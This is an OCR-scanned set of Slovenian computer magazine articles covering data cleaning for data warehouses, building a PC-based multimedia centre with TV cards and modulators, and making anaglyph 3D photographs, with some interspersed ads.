
Kaj mislimo s tem, da so podatki pomensko in strukturno pravilni? V informatiki pravimo, da je podatek **sintaktično** pravilen, če ustreza vnaprej določenemu obliki in natančnosti, **semantično** pa je podatek pravilen, ko resnično nekaj pomeni in dejansko nekaj predstavlja.

Dokaj nazoren je primer, ko je podatek sintaktično pravilen, recimo datum nakupa 15.02.1899, ki ustreza formatu dan.mesec leto, skrajšano v obliki DD.MM.LLLL. Vendar je s tem datumom pomensko, torej semantično, nekaj narobe, in sicer je datum nakupa malce prestar glede na to, da podjetje obstaja šele 5 let! V tem je razlika, da moramo vedno na podatke gledati z dveh vidikov. To je samo prva stopnja, saj moramo podatke že poznati, da lahko že na videz rečemo in ocenimo, da z njimi pomensko nekaj ni v redu, tako kot lahko na prvi pogled opazimo, da stranka v majhni trgovini ne more kupiti 1500 kg kruha, ampak 1,5 kg kruha. Tista večja številka bi ustrezala kvečjemu za kak diskont ali za veleprodajo oziroma trgovino na debelo.

ČIŠČENJE PODATKOV

V prejšnji številki sem omenil, da je pomembna **količina** podatkov, dodajam pa, da je še pomembnejša **kakovost** podatkov (data quality), saj sicer ne moremo računati na pravilne ali vsaj učinkovite analize, že v podatkovnem skladišču ne, kaj šele pri izkopavanju podatkov oz. podatkovnem rudarjenju.

Čiščenje podatkov je zelo nevhvalno delo, saj je treba najprej podatke razumeti oziroma se nanje spoznati vsaj toliko, da vemo, v kakšni obliki naj jih pričakujemo na izvoru. Že iz izkušenj vem, da nikoli ne dobimo kot vir podatkov že tako pripravljene podatke, da bi jih lahko samo še naložili med procesom ETL, temveč jih je treba vedno **pregledati in ovrednotiti**. Za tako dejavnost pa moramo dobro vedeti, kaj podatki pravzaprav **pomenijo**. Če napako storimo tukaj, jo pozneje toliko težje odkrijemo, ker se »skriva« med druge podatke, še zlasti če podatke v podatkovnem skladišču agregiramo. Zato velja pravilo, da je treba podatke, še preden jih uporabimo, temeljito **preveriti in analizirati**. Posebej je potrebno paziti na ekstreme, nedefinirane vrednosti, negativne vrednosti in vrednosti napačnega formata. Nihče, ponavadi je tako, nam ne zagotavlja,

da se na izvoru kakšen podatek, za katerega pričakujemo da bo v formatu številke z dvomestno natančnostjo na decimalnem mestu, v resnici besedilno polje, kjer je pomotoma dodana še kakšna črka. Pretvorba besedilnega polja v takem primeru sporoči napako, zato se moramo odločiti, kaj bomo storili v takem primeru.

ZAKROŽEVANJE

Kadar definiramo stolpce v tabeli kot številke (number, real, integer, double), mora biti izredno pazljiv pri zaokroževanju. Znani so bili primeri, ko so v bolnišnici medicinske sestre pravilno zapisovale telesno temperaturo pacientom, pri prepisu v informacijski sistem pa je prišlo do napake, saj se je tako temperatura 36,9 kot 37,1 zaokroževalo na 37. Lahko si kar predstavljate, kakšno škodo lahko naredimo, kadar se uporabljajo diagnostični programi oziroma še bolj rečemo ekspertni sistemi, kjer se celotna logika »uča« že iz prejšnjih primerov iz preteklosti, torej iz primerov, kjer imajo vsi pacienti enako telesno temperaturo, kar sploh ni res! Pri zaokroževanju se moramo vnaprej dogovoriti, **kako natančno** bomo delali s stolpci s števkami, saj lahko napačno definirana natančnost pokvari vsebino podatka, tako da je podatek sintaktično pravilen, semantično pa niti približno ne. Pri kakšnih drugih prime-

rih pa se celo zgodi, da moramo zaokroževati, a to delamo namenoma in tako, da s tem ne bomo spremenili vsebine podatka in poznejših analiz.

SINONIMI, HOMONIMI

Pri čiščenju podatkov nam vsekakor delajo preglavice tako sinonimi kot homonimi. Vemo, da so **sinonimi** besede, ki imajo enak pomen kot kaka druga beseda (**sopomenka**), **homonimi** pa je beseda, ki je enako zapisana, a ima čisto **drug pomen**. Na to razliko je treba biti pozoren, saj lahko pri čiščenju podatkov mislimo, da delamo s podatkom, ki ga poznamo, vendar delamo na popolnoma napačnem podatku – zato je vedno dobro prebrati **metapodatke** o virih.

Metapodatki so podatki o podatkih, kar v našem primeru pomeni, da so metapodatki opisi vseh stolpcev na različnih virih - in naša naloga pri tem je, da najprej preučimo za vse podatkovne vire, kaj določen stolpec pomeni. Šele nato, ko bomo to natančno obvladali, se lahko lotimo izločevanja sinonimov in homonimov; obenem pa je zelo priporočljivo, če pripravljamo svoje metapodatke, ki bodo za nas pomenili, kako smo združili več podatkovnih virov skupaj in kaj pomenijo novi stolpci, definirani pri prenašanju podatkov v podatkovno skladišče.

Problem		Slab podatek	Razlog, opozorilo
Stolpec	Neveljavna vrednost	rdatum=»05.13.1976«	Mesec 13 ne obstaja.
	Kršen primarni ključ	zap ₁ =(ime=»Darko Jagarinec«, id=»123456«) zap ₂ =(ime=»Janez Novak«, id=»123456«)	Primarni ključ je »id«, zato ne moreta dve osebi imeti istega primarnega ključa.
	Kršena povezava med atributi	starost=22, rdatum=05.10.76	Starost= današnji datum – datum rojstva
	Manjkajoča vrednost	telefon=999-999-999	Nimamo podatka.
	Tipkarska napaka Združene vrednosti	mesto=Lubjana ime= »Darko J. 05.10.1976 Ljubljana«	Napaka pri vnosu Več vrednosti v enem atributu
Zapis	Odvisnosti	kraj= »Ljubljana«, pošta= »2000«	Kraj in pošta morata biti skladna.
Sestavljen zapis	Zamenjava okrajšav	ime ₁ =»D. Jagarinec« ime ₂ =»Darko J.«	Kadar dopuščamo prosti vnos za ime in priimek.
	Dvojni zapisi	zap ₁ =(ime=»D.Jagarinec«,...) zap ₂ =(ime=»Darko J.«, ...)	Isti zaposleni je predstavljen dvakrat.
	Izključujoči si zapisi	zap ₁ =(ime=»Darko Jagarinec«, rdatum=05.10.76); zap ₂ =(ime=»Darko Jagarinec«, rdatum=05.11.76)	Ista entiteta je predstavljena dvakrat z različnimi podatki.
Vir	Napačna referenca (tuj ključ)	zap ₁ =(ime=»Darko Jagarinec«, oddelek=10)	Oddelek 10 ne obstaja.

Tabela 1: Najpogostejše napake (vir: Rahm, Hai Do: Data Cleaning: Problems and Current Approaches, 2. 2. 2006)

↳ Namesto takojšnje izdelave obsežnega podatkovnega skladišča lahko začnemo po korakih – z manjšimi področnimi podatkovnimi skladišči.

PREGLJED NAPAK

Pri čiščenju napak si ponavadi naredimo seznam napak, ki so najpogostejše, če pa je teh več, jih poskušamo agregirati in najti skupine napak, ki jih potem obravnavamo skupaj. Najbolj tipične napake na virih, kadar zaženemo proces ETL, so podane v tabeli 1:

Predstavljam sem napake, ki se največkrat pojavijo. Morda ste opazili, da so te napake zelo realne, saj ponavadi pri več virih ne moremo vedno pričakovati, da je vsak vir že očiščen vseh nepravilnih vnosov. Prav gotovo bi se pojavil še kak drug tip napak, ki jih nisem opisal, predstavljam pa sem predvsem tiste, ki so pogoste v praksi.

OBLIKOVANJE PRAVIL

Ko uspemo pridobiti več ali manj vse tipe napak, je treba te napake nekako »ujeti« in jih z določenimi pravili preoblikovati v nam ustrezne podatke, na kratko – **prečistiti**.

Imamo več možnosti, omenil pa bom najpogostejše oziroma najpreprostejše:

- napako popravimo med prenosom podatkov v podatkovno skladišče;
- sporočimo napako, jo izpišemo in ustavimo prenos podatkov;
- sporočim napako, podatek vseeno zapišemo v podatkovno skladišče kot »neznan« ali »nedefiniran«, obenem pa seznam napak ob koncu prenosa podatkov predstavimo uporabniku.

Za prvo alinejo poudarjam, da lahko kljub pripravi pravila za vse možne napake, ki jih vnaprej predvidimo, vedno pride do novega tipa napak, ki nam jih še ni uspelo zajeti v pravila ob pojavitvi nam neustreznega podatka.

Najpriporočljivejša je tretja možnost, saj podatek vseeno prepisemo v podatkovno skladišče, vendar ga označimo kot »neznan« ali kaj podobnega, nato pa se pozneje odločimo, kaj bomo naredili s takim podatkom. Lahko ga označimo kot neveljavnega ali pa nam bo v pomoč pri sestavi novega pravila. Z drugo različico pa ne bi prišli daleč, saj je ponavadi pri prenosu podatkov in čiščenju podatkov vedno kaj takega, kar nam lahko prekine prenos, zato ga ne bi izrecno prekinjali ob vsaki napaki, pa tudi nesmiselno bi bilo, ker bi zaradi tega v enomer morali zaganjati proces ETL od začetka – časa pa za ponoven zagon procesa ETL ponavadi nikoli nimamo, vsaj dovolj ne.

KAJ IMA TUKAJ OPRAVITI PODATKOVNO SKLADIŠČE?


Doslej sem vedno omenjal, da polnimo podatkovno skladišče. Tokrat bi začel že malce resneje predstavljati, kam pravzaprav podatki pridejo, ko so pravilno urejeni, oblikovani in nared za nadaljnjo obravnavo. Podatkovno skladišče si predstavljajte kot veliko, zelo ve-

liko množico tabel, ki so med seboj povezane prek ključev. Podatki v podatkovnem skladišču nikoli niso urejeni v normalizirani obliki, to je v 3 normalni formi, kar smo že spoznali. Če bi to hoteli narediti, bi pokvarili celoten smisel podatkovnih skladišč – intuitivnost in hitro pridobivanje podatkov. Podatki v podatkovnem skladišču so vedno zapisani v **dimenzijskem modelu** (dimensional model). V nadaljevanju moramo vedno imeti v mislih le to, da so podatki v podatkovnem skladišču zapisani v taki obliki, da so lahki za razumevanje in da z orodji za pridobivanje podatkov zelo preprosto pridobimo rezultate.

Na tem mestu bi prešel na poglavje, kaj pravzaprav naredimo s podatki, ki so že prečiščeni. Na sliki 1 je predstavljena najbolj osnovna shema, kako poteka celoten življenjski cikel podatkov in podatkovnega skladišča.

KAJ JE DATA MART?

Angleški izraz data mart najbolj približno prevedemo kot »področno podatkovno skladišče«, pravijo pa mu tudi informacijska tržnica. Za kaj pravzaprav gre? Podatkovno skladišče si predstavljamo kot ogromno količino vseh podatkov, ki jih zajemamo iz vseh poslovnih področij – prodaja, nabava, finančna služba, kadrovska služba, marketing in drugi, skratka vsa področja, ki jih imamo v podjetju. V resnici je tako podatkovno skladišče zelo obsežno in težko razumljivo, ker je treba poznati vsa področja, kar je, zopet poudarjam, vse prej kot lahko. V ta namen si lahko pomagamo s **področnimi podatkovnimi skladišči**. Ideja je v tem, da ne izdelujemo celotnega podatkovnega skladišča, ampak začnemo **po korakih** (seveda če se uprava ne odloči drugače in že takoj začne uvajati podatkovno skladišče). To je sicer dober začetek, ko imamo za ta segment informatike predvidenih manj finančnih sredstev, podatke pa potrebujemo razmeroma hitro, pa tudi poslovanje se zelo hitro spreminja. Na tem mestu se moramo odločiti, kaj pravzaprav



Tipična struktura podatkovnega skladišča

Potek je ponavadi razdeljen na tri področja: polnjenje podatkov, hranjenje podatkov in dostop do podatkov. Zdaj smo pregledali prvo področje, sledi pa pregled tega, kar se skriva na drugem področju, kjer je shranjena velika množica podatkov. Tretje področje, aplikacije OLAP, pa smo tudi že pregledali.

bomo imeli – »glomazno« podatkovno skladišče ali pa bomo začeli s področnimi podatkovnimi skladišči. Kaj bomo izbrali in kakšne so pri tem smernice, pa prihodnjič.

Več informacij in ceniki:
WWW.KFM.SI

NADGRADNJE IN NOVI RAČUNALNIKI!

KFM
COMPUTERS

TEL (03) 898 1100
FAX (03) 898 1135

AMD XP
2600+ in tudi ostali procesorji

Vrhunska kvaliteta,
brezplačna dostava po vsej Sloveniji in seveda dostopne cene!

PC kot multimedijsko središče

Veliko muzike za malo denarja

Se odločate za nakup samostojnih komponent DVD, DVB-S, IPTV? Stroški niso zanemarljivi, zakaj torej ne bi uporabili kar domačega računalnika, hkrati nekaj privarčevali in si ustvarili zmogljivo multimedijsko središče!

Piše: Uroš Florjančič

uros.florjancic@mojmikro.si

Gotovo se spomnite nasvetov, kako lahko prek osebnega računalnika spremljamo ponudbo storitve IPTV (storitev v času pisanja članka poleg Siola ponuja tudi podjetje T2, obljublja pa jo tudi nekateri drugi ponudniki širokopasovnega dostopa do interneta), pisali smo tudi o poceni nadgradnji računalnika v zmogljiv **digitalni satelitski sprejemnik**, zmožen sprejema digitalnih televizijskih in radijskih programov, tako tistih brezplačno dostopnih vsem potencialnim gledalcem kot nekaterih, ki so namenjeni zgolj naročnikom. Z **dodatno kartico**, ki nam omogoči sprejem **analognih televizijskih ter radijskih programov**, pa bomo zadostili potrebam še tako zahtevnega TV-odvisneža, saj z eno samo napravo pokrijemo sprejem programov, ki jih v dom privabimo z uporabo klasičnih zunanjih ali sobnih anten, **analogne kabelske televizije, internetne IPTV in satelitske DVB**. Pri vseh treh izvedbah imamo možnost spremljanja programov ter shranjevanja oziroma snemanja tako televizijskih kot radijskih vsebin na trdi disk računalnika za obdelavo ali zgolj za kasnejši ogled. Tudi možnost ogleda z zamikom ni neznanaka nobeni izmed omenjenih možnosti. Pri spremljanju televizije DVB-S se pobliže seznanimo tudi z uporabnim elektronskim programskim vodnikom (EPG). Skratka, z uporabo vseh treh načinov sprejema je izredno malo možnosti, da boste kdaj ostali brez priljubljenih televizijskih ali radijskih postaj. Če temu prištejemo še možnost ogleda vsebin **DVD, DivX in drugih oblik avdio in video zapisa**, ne bomo pretiravali, če trdimo, da nam je lahko dolgčas samo še takrat, ko zmanjka elektrike, kar pa lahko omilimo, če že ne preprečimo z uporabo bolj ali manj zmogljive UPS-naprave (naprava za neprekinjeno napajanje).

MED ŽEPOM IN STVARNOSTJO

Nadgradnja računalnika v multimedijsko vsestransko zmogljivo zverino nas po žepu udari z močjo najmanj trideset prešernov, odvisno od tega, za kakšno TV-kartico se bomo odločili.

Če želimo enake storitve in možnosti uporabljati **brez računalnika**, pa je treba **globlje** seči v žep, saj nas bo že sam dodaten TV-komunikator (set top box) namenjen spremljanju IPTV-ja, stal blizu tridesetih tisočakov, kakovosten satelitski DVB-sprejemnik z nekaj več kot le osnovnimi možnostmi pa nas olajša minimalno za dodatnih petdeset tisočakov. Ob vsem tem pa ne smemo pozabiti, da za snemanje želenih vsebin potrebujemo še DVD-snemalnik, katerih cene se začno sukati okoli trideset tiso-

čakov. Ob tem pa ni odveč tudi dejstvo, da se kakovosten DVD-snemalnik, ki podpira tudi kakovostno predvajanje formata DivX, izredno težko najde, torej prištejemo še dvajset tisočakov za soliden DivX-predvajalnik. Kakšen je skupni znesek nakupa, si izračunajte sami, upam pa si trditi, da je za povprečnega uporabnika vse prej kot majhen.

KAKO SI LAHKO POMAGAMO?

Če nas ne moti, da nakup posameznih komponent nadomesti osebni računalnik, ga ustrezno **nadgradimo**, prek TV-izhoda **priključimo v televizijski sprejemnik** in poleg spremljanja digitalnih in analognih televizijskih ter radijskih vsebin, uživamo še pri ogledu vseh video in avdio formatov, ki jih je zmožen predvajati sodoben računalnik. V udobje dnevne sobe lahko tako povabimo tudi spletni video na zahtevo, si pogledamo internetne arhive televizijskih oddaj (RTV Slovenija, PoP TV), pri uporabi teh storitev pa seveda ne bomo zadovoljni brez hitre internetne povezave. Pogledamo si tudi novi DivX, pri čemer nas ne skrbi več, ali bo samostojni DivX-predvajalnik znal prikazati šumnike podnapisov, vsemu pa poleg mnogo drugih stvari prištejemo še možnost spremljanja tisočerihih internetnih radijskih in televizijskih postaj. Seveda lahko na velikem zaslonu tudi igramo igre, si pogledamo elektronsko pošto in obiščemo priljubljeno spletno stran. Računalniku pa lahko tudi naročimo, da nam ob dogovorjeni uri shrani priljubljeno oddajo, ki bi jo sicer zamudili.

UPRAVLJANJE IN POVEZAVE

Upravljanje takšnega čuda izvajamo s pomočjo klasične **miške** in **tipkovnice**, ki pa ji zaradi udobja »porežemo« kablovje. Novo **brežžično** tipkovnico s pripadajočo miško dobimo že za pet prešernov, če malce pobrskamo po kakšnem oglasniku, pa morda še za manj.

Če želimo več udobja, si omislimo **daljinski upravljalnik**, lahko izberemo univerzalnega računalniškega ali pa uporabimo namenske, ki so priloženi DVB- in TV-karticam. Te z malce iznajdljivosti in ustrezno programsko opremo spremenimo v univerzalne in jih tako pobratimo z VLC-jem, Windows Media Playerjem, BsPlayerjem in drugimi. Priročen v ta namen program se imenuje **Girder**, njegova dobra lastnost je, da zanj najdemo vtičnik (plug-in) za veliko paleto daljinskih vmesnikov, v praksi pa zanesljivo deluje z daljinskim upravljalnikom Pinnacle PCTV-kartice.

Krasno, bi rekli, če le ne bi bil računalnik preveč oddaljen od televizijskega sprejemnika in je tako možnost prenosa slike in zvoka skoraj nemogoča. A ovire so premostljive. Lahko namreč uporabimo ustrezne audio/video kable,

če pa tega ne želimo zaradi fizičnih ali estetskih ovir, imamo na voljo še naprave za **brežžični prenos audio/video in IR-signalov**. Naprave, ki stanejo od petnajst prešernov dalje, zadovoljivo delujejo znotraj prostorov, če pa imamo TV v drugem prostoru ali celo nadstropju, pa se bodo najverjetneje pojavile težave v obliki popačene slike in zvoka ali pa, če je razdalja prevelika, prenos sploh ne bo možen.

V tem primeru nam poleg uporabe dragih video/avdio kablov ostane še možnost uporabe **TV-modulatorja**. To je naprava, ki nam skoraj poljubni avdio/video signal, v našem primeru sliko in zvok TV-izhoda računalnika, pretvori v obliko, primerno za »pošiljanje« po obstoječem koaksialnem kablu hišne TV-napeljave, ki jo zagotovo imate v vseh prostorih, kjer je TV. Tudi če koaksialnega kabla v prostoru, kjer želite spremljati sliko svojega mlinčka, nimate, je nakup veliko ugodnejši od nakupa ustreznega avdio/video kablovja. Prek TV-modulatorja si izberemo prost kanal, na katerem želimo spremljati sliko, nato pa ga na kanalniku TV-sprejemnika poiščemo in uvrstimo med drugo programsko shemo. Cene modulatorjev so različne, od nekaj tisočakov za komplet »naredi si sam«, ki ga z nekaj spretnosti in spajkalnikom sestavimo doma, do nezavidljivih višav za profesionalne zadeve z mnogimi možnostmi, ki pa jih ne potrebujemo. Zato poiščemo modulator, ki stane okoli deset tisočakov, lahko pa uporabimo tudi delujoč VHS-snemalnik, ki ima modulator že vdelan, saj lahko tako VHS-naprave uporabljamo tudi s starejšimi TV-sprejemniki ali sprejemniki, katerih SCART in drugi audio/video vhodi/izhodi so že zasedeni. Torej, v SCART ali drug video/avdio vhod VHS pri-



Namesto modulatorja lahko uporabimo tudi delujoč VHS-snemalnik. Računalnik nanj prikličimo s prek kabla SCART, na desni strani slike lahko vidimo dva koaksialna kabla, po prvem do VHS-a pripeljemo signal CATV, po drugem pa ga skupaj z dodanim kanalom posredujemo TV-sprejemniku.

ključimo video/avdio izhod računalnika, VHS prek koaksialnega kabla priključimo na TV-sprejemnik, poiščemo pravi kanal (tudi večina VHS-naprav omogoča izbiro kanala, na katerem želimo oddajati sliko), na VHS-u še izberemo prikaz pravega vhoda signala in že lahko spremljamo računalniško sliko na TV-zaslonu.



Zgled preprostega in cenovno ugodnega TV-modulatorja, ki pa žal lahko prenaša zgolj mono zvok. Na sliki lahko vidimo, da je zeleni kanal nastavljen (Ch 39 do Ch 29), tako kot pri VHS-napravi pa imamo antenski vhod in izhod, ki signalu CATV-ali signalu klasične antene doda dodaten kanal.

Dobra stran uporabe TV-modulatorja je ta, da dejansko ustvarimo »svoj TV-program«. Z malce iznajdljivosti ga lahko distribuiramo tudi v CATV-omrežje, če le to ni preveč sodobno, in tako omogočimo prijateljem ogled naših video posnetkov z dopusta, ne da bi zapustili udobje svojega doma. Dolžina koaksialnega kabla zaradi majhnih izgub in nizke cene ni problematična, problem se pojavi, ko zaradi oddaljenosti ne moremo več upravljati računalnika prek brezžične tipkovnice, miške in daljinskih upravljalnikov. Ker imamo srečo, da so na problem pred nami naleteli že drugi, lahko uporabimo že znano rešitev in kupimo prenašalec IR-signalov. Seveda moramo v tem primeru poskrbeti, da uporabljamo brezžično IR-tipkovnico in miško, kajti če se odločimo za radijsko, potem prenašalec žal ne bo prenašal oddanih signalov. Ta naprava deluje tako, da sprejme IR-signal, ga pretvori v radijskega in ga kot takšnega pošlje drugi enoti iz kompleta, ta ga ojači in pošlje sprejemniku.

Ker je doseg radijskih valov veliko večji kot doseg IR-signalov, pa tudi ovire, kot so stene, mu ne povzročajo preveč preglavic, je to za nas idealna rešitev.




Zgled radijskega prenašalca IR-signalov, s katerim podaljšamo doomet IR-naprav.

KAKO PRI »ZMRZOVANJU«

Računalniki sem in tja »zmrzejo«, in ker tudi želje po neprestanem delovanju sistema že zaradi tekočih stroškov električne energije nimamo, v oddaljeno sobo ali celo drugo nadstropje pa se nam ob vsaki želji po televizijskem programu ne ljubi sprehajati, lahko računalnik vklapljam s tipko brezžične tipkovnice, nastavljeno v biosu, ugašanje pa izvajamo na klasičen način (Start-Izklopi računalnik). Ob vsej multimedijki podprtosti imamo sem in tja na »sporedu« tudi obvezno sesutje sistema, in ker računalnika takrat ponavadi ne moremo ugasniti na klasičen način, lahko uporabimo trik.

Na daljavo opravimo pravi »hard reset«. Za to potrebujemo do pet tisočakov, da si omislimo vtičnico, katere vklop/izklop kontroliramo s priloženim daljinskim upravljalnikom. Uporabimo jo kot vmesnik med električno vtičnico in električnim kablom računalnika. Ko se nam računalnik »obesi«, si tako prihranimo kak korak v drugo nadstropje. Daljinski upravljalnik naprave brez težav deluje na nekaj deset metrov razdalje. Po izklopu/vklopu vtičnice računalnik preprosto ponovno vklopimo z brezžično tipkovnico.

Modulator, prenašalec IR-signalov in daljinsko upravljane električne vtičnice lahko kupimo v trgovinah, kot so Conrad, IC Elektronika, BauHaus, Obi in podobne, za nakup



Uporabna vmesna vtičnica, ki nam s pomočjo daljinskega upravljalnika prihrani kak korak. Ker ponavadi v kompletu dobimo več vtičnic, vse pa lahko upravljamo z enim upravljalnikom so priročne tudi za vklop/izklop svetil po stanovanju.

PREDNOSTI IN SLABOSTI RAČUNALNIŠKEGA MULTIMEDIJSKEGA SREDIŠČA

Prednosti

- uporaba obstoječega oziroma poceni koaksialnega kabla,
- zaradi majhnih izgub in nizke cene praktično neomejena dolžina koaksialnega kabla,
- z uporabo prenašalca IR-signalov popolna kontrola oddaljenega računalnika,
- predvajanje vseh znanih avdio/video formatov (omejitev je zgolj zmogljivost računalnika),
- težave s podnapisi, kot jih poznamo pri samostojnih DivX-predajalnikih, so preteklost,
- računalnik nam rabi kot sprejemnik IPTV, DVB, CATV, z dodano DVC-kartico pa tudi kot sprejemnik digitalne CATV,
- možnost ogleda z zamikom (timeshifting),
- shranjevanje video vsebin na trdi disk,
- spletni video na zahtevo, dostop do arhivov oddaj TV-postaj, uporaba internetnih RA- in TV-kanalov,
- zmogljiv DVD-predvajalnik.

Slabosti

- zgolj stereo zvok,
- z distribucijo signala v zunanje omrežje CATV brez dogovora z operaterjem si lahko nakopljemo težave,
- vklop in izklop računalnika si olajšamo s tipkovnico, za resetiranje pa lahko uporabimo namensko daljinsko upravljano vtičnico, kar nam prinese nekaj dodatnih stroškov.

računalniških razširitvenih kartic pa obiščite svojo lokalno računalniško trgovino. Kot vedno pa se za dodaten nasvet lahko obrnete name prek zgoraj navedenega elektronskega naslova.



RADIO KRANJ d.o.o.
Stritarjeva ul. 6, KRANJ

TELEFON:
(04) 2812-220 REDAKCIJA
(04) 2812-221 TRZENJE
(04) 2022-222 PROGRAM
(051) 303-505 PROGRAM GSM

FAX:
(04) 2812-225 REDAKCIJA
(04) 2812-229 TRZENJE

E-pošta:
radiokranj@radio-kranj.si
spletna stran:
www.radio-kranj.si

NAJBOLJ POSLUŠANA RADIJSKA POSTAJA NA GORENJSKEM

Z anaglifi do prostorskih slik

Fotografija je klasičen dvodimenzionalni objekt, najpogosteje na papirju. Kako pa je s fotografijo možno ponazoriti tridimenzionalnost? Na pomoč bomo poklicali posebna očala in nekaj zvijač...

Piše: Zlatko Matic

zlatko.matic@ojmikro.si

Za našo orientacijo v prostoru je nujno treba znati **oceniti razdaljo** do posameznega predmeta v okolici. Ko predmet zagledamo, možgani, naš superračunalnik, z lahkoto opravijo nalogo in »izračunajo« razdaljo od oči do predmeta. Ravno zato lahko v prvem poskusu z roko primemo nitko, naredimo ravno prav visok korak, znamo kamen zalučati v tarčo.

Da bi znali oceniti razdaljo do kakega predmeta, ga moramo torej opazovati z očmi. In kako vemo, kako daleč je predmet? Ker sta naši očesi razmaknjeni, vidimo z vsakim nekoliko drugačno sliko. Če pogled izostrimo na določenem predmetu, zenici tvorita določen kot. Iz razdalje med zenicama in kota, pod katerim oko vidi ta predmet, lahko z malce **trigonometrije** izračunamo, kako daleč je opazovani predmet. In prav to trigonometrično

operacijo izvedejo naši **možgani**.

Toda fotografija je **dvodimenzionalen** objekt. Predmeti na njej so vsi na isti ploskvi in naša percepcija razdalje med objekti je posledica izkušenj, zato je tridimenzionalnost le **navidezna**. Je mogoče na fotografiji ponazoriti **pravo tridimenzionalnost**?

RAZLIČNA POGLEDA

Ugotovili smo, da ima odločilni pomen pri ocenjevanju razdalj v prostoru dejstvo, da z vsakim očesom vidimo drugačno sliko. Če želimo imeti fotografski posnetek, ki bo ponazarjal tridimenzionalnost, moramo torej imeti **dva posnetka**: enega za **levo** in enega za **desno** oko. Primer opazovanja treh predmetov v prostoru, pri katerem je pogled izostren na srednji (prezrani stožec), lahko vidite na skici.

Če smo v naravi sposobni določiti razdaljo med nami in v vrsto postavljenimi predmeti, tega pri tridimenzionalnem posnetku ne bo moč narediti. Posnetek je namreč narejen

samo za »določeno globinsko razdaljo«. Zato se s pogledom ne moremo »sprehajati« po globini slike. Prave tridimenzionalnosti zato ni mogoče narediti. Na voljo pa je kar nekaj **zvijač**, kako narediti kolikor **ponazoritev tridimenzionalnosti**. Za vsako od zvijač je treba posebej

pripraviti fotografije, ponekod dve, ponekod pa na poseben način pripravljeno eno samo. V podrobnosti se ne bomo spuščali, kajti predstavitev vseh možnosti bi zahtevala poseben članek. V tem prispevku bomo opisali eno od metod prikaza navidezne tridimenzionalnosti, imenovano **anaglični posnetek** (anaglyph), ki ga lahko naredimo tudi sami.


ANAGLIPTIČEN POSTOPEK

Izdelava prostornih posnetkov z anagličnim (ali anagličnim) prijemom je morda je najbolj razširjena različice izdelave prostorskih fotografskih posnetkov. Uporabna je za izdelavo tako **fotografskih 3D-posnetkov** kakor tudi za izdelavo **3D-filmov**.

Bistvo postopka je izdelava **dveh različnih slik**, ki naj bi pomenile dva različna pogleda na sliko oziroma **simulirala pogled z dvema očesoma**. En pogled je obarvan z rdečim odtenkom in pomeni pogled z levim očesom, posnetek za desno oko je narejen z modro ali modrozeleno barvo. Tako obdelana posnetka se nato združita v eno samo sliko, kjer sta malenkostno zamaknjena in ju lahko opazujemo na zaslonu ali barvno natisnemo na papir. Medsebojna lega obeh posnetkov bo določila »**središče globinske ostrine**«; to je tisto področje v prostoru, pred in za katerim so objekti, ki jih želimo videti, kot da bi bili v prostoru. Ko tako pripravljen posnetek natisnemo, tega področja ni več možno spremeniti. Še več, pri »slabo« izbranem motivu so lahko deli posnetka, ki so zunaj »središča« globinske ostrine, moteči, kajti rdeča in modra slika sta lahko med seboj preveč zamaknjena. Del posnetka, ki je name-



Levi, desni in tridimenzionalni posnetek.



Prikaz nastanka tridimenzionalnega pogleda in pogleda za vsako oko posebej.

Fotoaparati za 3-D fotografije naredijo za eno sliko dva posnetka, enega za pogled z levim in enega za pogled z desnim očesom, za prostorski vtis pri ogledu pa potrebujemo posebna, rdeče-modra očala.

njen »izostritvi« pogleda, je lahko natisnjen v črno-beli ali barvni tehniki.

